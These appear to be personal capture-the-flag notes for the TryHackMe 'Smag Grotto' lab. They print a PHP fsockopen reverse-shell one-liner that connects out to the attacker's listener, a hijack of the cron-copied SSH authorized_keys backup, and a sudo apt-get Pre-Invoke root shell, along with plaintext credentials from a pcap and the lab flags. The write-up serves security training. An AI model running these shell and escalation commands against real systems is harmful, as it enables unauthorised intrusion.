
# *SmagGrotto(THM)*

# *Notes*


1- port 22,80
2-Found a directory named mail
3- Found a pcap file
4- analysing it gave us credentials  username=helpdesk&password=cH4nG3M3_n0w
5- we see a vitrtual host in pcap file (development.smag.thm) so we need to add it in /etc/hosts
6- we visit it and get login page  Vhost
7- enter credentials and got access to it
8- Got a shell Shell :)))))
9-  crontab showed us that a backup cronjob saves jakes sshkeys in his directory PrivEsc
10- ssh keys
11- Found keys didnt work as we still needed jakes private key for logging as him
12- BUt we have write access to the backup file so thats why we create our own public private key pair  (ssh-keygen -o)
13- copy the created public key(cretaedkey.pub) and echo it in the jake public backup file
14- now in jakes /.ssh/authroized_keys we have our public key
15- all we need to do is login with private key as jake
16- user.txt  is iusGorV7EbmxM5AuIe2w499msaSuqU3j
17-  for root PrivEsc
18- root.txt is  uJr6zRgetaniyHVRqqL58uRasybBKz2T

## FOund DIrectory


## /mail



# *pcap file*


Wireshark · Follow TCP Stream (tcp.stream eq 0) · dHJhY2Uy.pcap
POST /login.php HTTP/1.1
Host: development.smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded
username=helpdesk&password=cH4nG3M3_n0wHTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Entire conversation (349 bytes)
Show and save data as
ASCII
Stream
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
dHJhY2Uy.pcap
Packets: 10 · Displayed: 10 (100.0%)
Profile: Default

# *Vhost*





## Index of /

| Name | Last modified | Size | Description |
|---|---|---|---|
| admin.php | 2020-06-05 10:56 | 1.3K | |
| login.php | 2020-06-05 10:45 | 1.5K | |
| materialize.min.css | 2020-06-05 10:19 | 139K | |

*Apache/2.4.18 (Ubuntu) Server at development.smag.thm Port 80*

***Shell :)))))***


Enter a command
Command
php -r '$sock=fsockopen("10.4.30.255",6969);exec("/bin/sh -i <&3 >&3 2>&3");'
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.197.188] 38000
/bin/sh: 0: can't access tty; job control turned off
$

# *PrivEsc*

## www-data to jake
cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * *   root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys

cretaed our own pub private keys and then echoed public key into above backup file
logged in with that public key private counterpart

##### jake to root

sudo -l

Matching Defaults entries for jake on smag:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get

#apt-get  gtfobins
l

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

Got the root

# *ssh keys*

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC5HGAnm2nNgzDW9OPAZ9dP0tZbvNrlJWa/-
swbWX1dogZPCFYn8Ys3P7oNPyzXS6ku72pviGs5kQsxNWpPY94bt2zvd1J6tBw5g64ox3BhCG4cUvuI5zEi7y+xnliTs5/MoF/gjQ2IdNDdvMs/-
hDj4wc2x8TFLPlCmR1b/-
uHydkuvdtw9WzZN1O+Ax3yEkMfB8fO3F7UqN2798wBPpRNNysQ+59zlUbV9kJpvARBlLjlupikOsTs8FMMp2Um6aSpFKWzt15na0vou0riNXDTgt6WtP
Ws+kxfpX2mN69+jsPYmIKY72MSSm27nWG3jRgvPZsFgFyE00ZTP5dtrmoNf0CbzQBrlJUa596XEsSOMmcjgoVgQUlr+WYNGWXgpH8G+ipFP/-
5whaJiqPlfPfvEHbT4m5ZsSaXuDmKercFeRDs= kali@kali

These keys dont work

# *Nmap*

```
nmap 10.10.197.188 -A -T4 -p22,80
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-20 06:18 EDT
Nmap scan report for 10.10.197.188
Host is up (0.40s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Smag
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.10 - 3.13 (94%), Linux 5.4 (94%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.2 - 3.16 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 4.14 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   193.87 ms 10.4.0.1
2   ... 3
4   449.07 ms 10.10.197.188

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.51 seconds
```